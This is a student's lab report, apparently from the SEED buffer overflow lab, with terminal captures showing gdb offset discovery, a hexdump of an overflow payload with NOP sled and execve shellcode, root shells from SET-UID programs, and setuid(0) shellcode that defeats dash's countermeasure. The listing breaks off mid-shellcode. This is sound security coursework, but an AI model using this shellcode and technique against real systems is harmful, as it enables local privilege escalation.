
Now we try to construct the contents of the badfile, which is further used as input by stack program.

1. First we need to find the address of the buffer variable in bof(), thus we compile the stack.c program using the debug flags and use gdb as shown below. Next we set a breakpoint at bof(). Since we have disabled randomization of address we can be sure that the address will not change.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41


```
[09/22/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/22/20]seed@Chandan_PES1201701593:~/.../lab-3$ cat badfile
chandan
[09/22/20]seed@Chandan_PES1201701593:~/.../lab-3$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ run
Starting program: /home/seed/Desktop/is/lab-3/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".




[----------------------------------registers-----------------------------------]
```

2. The program stops inside the bof function due to the breakpoint created. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value’s address.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41


```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffea27 ("chandan\n\267\071=\376\267\320s\277\267=\005")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea08 --> 0xbfffec38 --> 0x0
ESP: 0xbfffe9e0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffe9e0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffe9e4 --> 0x0
0008| 0xbfffe9e8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffe9ec --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffe9f0 --> 0xbfffec38 --> 0x0
0020| 0xbfffe9f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffe9f8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffe9fc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffea27 "chandan\n\267\071=\376\267\320s\277\267=\005") at stack.c:10
10              strcpy(buffer,str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea08
gdb-peda$ p (0xbfffea08 - 0xbfffe9e8)
$3 = 0x20
gdb-peda$
```

3. In order for the return address to point at our code, we need to know the location to store the return address in the input so that it is stored in the return address field in the stack. This can be found out by finding the difference. Also the stack is of debug mode we add a sufficiently large value to the ebp (120 in this case). Thus the ebp+120 in my case is “BFFFEB28”. Thus we modify the exploit.c file accordingly so that it generates a badfile as we desired. The hexdump of the badfile is as below


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[09/28/20]seed@Chandan_PES1201701593:~/Desktop$
[09/28/20]seed@Chandan_PES1201701593:~/Desktop$
[09/28/20]seed@Chandan_PES1201701593:~/Desktop$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 28 eb ff bf  90 90 90 90 90 90 90 90  |....(...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[09/28/20]seed@Chandan_PES1201701593:~/Desktop$
```

4. Now we run the stack program which is a SET-UID program, and we observe that we are able to get a root shell as we could successfully launch a buffer overflow attack.



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls
badfile  call_shellcode  call_shellcode.c  exploit.c  expt.py  peda-session-stack_gdb.txt  stack  stack.c  stack_gdb  sys
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./stack
#
#
# whoami
root
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 4: Defeating Dash's Countermeasure


The countermeasure implemented in dash can be defeated. One approach is not to invoke /bin/sh in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system. But an alternate to this is by changing the UID of the program to 0 before invoking the shell.

Before this we will change the /bin/sh symbolic link to point to /bin/dash


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41


```
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo rm /bin/sh
[sudo] password for seed:
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo ln -s /bin/dash /bin/sh
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 18  2016 /bin/dash
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Sep 28 11:05 /bin/sh -> /bin/dash
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ 
```

Using the dash_shell_test.c program we test it as it calls /bin/sh. The program is as shown below.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*dash_shell_test.c (~/Desktop/is/lab-3) - gedit
Open

```
/* dash_shell_test.c */
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main(){
        char *argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        setuid(0);
        execve("/bin/sh", argv, NULL);
        return 0;
}
```

In the above code we set the UID of the process to 0. We compile the above program to a SET-UID program and execute it. We observe that setuid(0) makes a difference.



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3
root@Chandan_PES1201701593: /home/seed/Desktop/is/lab-3 168x41

```
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# gcc dash_shell_test.c -o dash_shell_test
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# chmod 4755 dash_shell_test
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3#
root@Chandan_PES1201701593:/home/seed/Desktop/is/lab-3# exit
logout
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l dash_shell_test
-rwsr-xr-x 1 root root 7444 Sep 28 11:12 dash_shell_test
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/28/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./dash_shell_test
#
#
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

So we now add the assembly code for invoking this system call at the beginning of the shellcode before execve().


The modified call_shellcode.c file is shown below where we add 4 lines to the shellcode.

We compile the below program and make it a SET-UID program and then execute it. We run the dash_shell_test program.



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
call_shellcode_t4.c (~/Desktop/is/lab-3) - gedit
Open

```
/* call_shellcode.c (task-4) */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>

const char code[] =
"\x31\xc0"                /* xorl %eax,%eax */
"\x31\xdb"                /* xorl %ebx,%ebx */
"\xb0\xd5"                /* movb $0xd5,%al */
"\xcd\x80"                /* int $0x80 */
"\x31\xc0"                /* xorl %eax,%eax */
"\x50"                    /* pushl %eax */
"\x68""//sh"              /* pushl $0x68732f2f */
"\x68""/bin"              /* pushl $0x6e69622f */
"\x89\xe3"                /* movl %esp,%ebx */
"\x50"                    /* pushl %eax */
